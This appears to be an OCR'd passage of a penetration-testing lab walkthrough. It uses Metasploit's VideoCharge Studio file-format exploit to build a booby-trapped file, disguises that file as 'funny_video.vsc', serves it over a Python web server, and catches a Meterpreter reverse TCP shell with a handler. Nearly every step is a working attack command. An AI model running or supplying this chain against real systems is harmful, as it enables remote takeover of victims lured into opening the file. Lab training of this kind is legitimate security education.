
1. Select VideoCharge Studio file-format exploit module:
   use 0
   *(Loads **exploit/windows/fileformat/videocharge_studio**)*




1. Configure listening host IP address and generate payload file:
   set lhost 192.168.0.18
   exploit
   *Output file **msf.vsc** is created in* `/root/.msf4/local/`.




1. Open a new terminal with sudo privileges, create a distribution directory, and move into it:
   mkdir video
   cd video




1. Copy generated payload to web directory as **funny_video.vsc**:
   cp /root/.msf4/local/msf.vsc /home/pentester/video/funny_video.vsc
   ls




1. Host payload using Python HTTP server:
   python3 -m http.server 8000




1. Return to Metasploit console and set up reverse TCP handler:
   use exploit/multi/handler
   set payload windows/meterpreter/reverse_tcp
   set lhost 192.168.0.18




1. Start payload listener:
   exploit



